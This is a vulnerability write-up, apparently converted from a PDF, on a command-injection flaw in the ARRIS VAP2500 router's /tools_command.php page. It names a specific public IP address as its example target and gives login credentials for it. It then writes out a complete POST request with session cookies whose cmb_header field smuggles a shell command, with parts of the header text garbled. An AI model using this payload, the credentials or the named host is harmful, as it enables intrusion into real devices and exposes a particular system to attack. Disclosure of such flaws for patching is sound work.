ARRIS-VAP2500 backend management system RCE vulnerability

1. Vulnerability Description

There is a remote command execution vulnerability in the ARRIS-VAP2500 backend, the parameters in the interface /tools_command.php are not verified, causing any command to be executed to obtain server permissions.

2. Vulnerability impact

ARRIS_VAP2500

3. Vulnerability location

/tools_command.php

4. Code analysis

When the config parameter is complex, the cmb_header and txt_command parameter is not filtered and is directly spliced into the cmdstring, causing an arbitrary command execution vulnerability.


5. Vulnerability recurrence

Case: http://65.30.181.176/

1. As shown in the figure login interface.

O & 65.30.181.176/login.php		器☆
ARRIS		
	Client Login	
	Username* Password*	
	LOGIN	

Log in with username/password [SuperATT/Dc!94@B3]



2 , Construct a data packet and change the <code>cmb_header</code> parameter to `id+>/var/www/3.txt` to execute any command

POST /tools_command.php HTTP/1.1

Host: 65.30.181.176

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)

Gecko/20100101 Firefox/125.0

Accept:

text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, */* mage/webp, */* mage/webp, mage/webp

; q=0.8

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: http://65.30.181.176/login.php

Sec-GPC: 1

Connection: close

Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6;

p=b4ce97ff33a889aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365

Upgrade-Insecure-Requests: 1

X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000


X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

Content-Type: application/x-www-form-urlencoded

Content-Length: 45

cmb_header=\id+>/var/www/3.txt\&txt_command=1





or visit http://65.30.181.176/tools_command.php

Run command 'id'

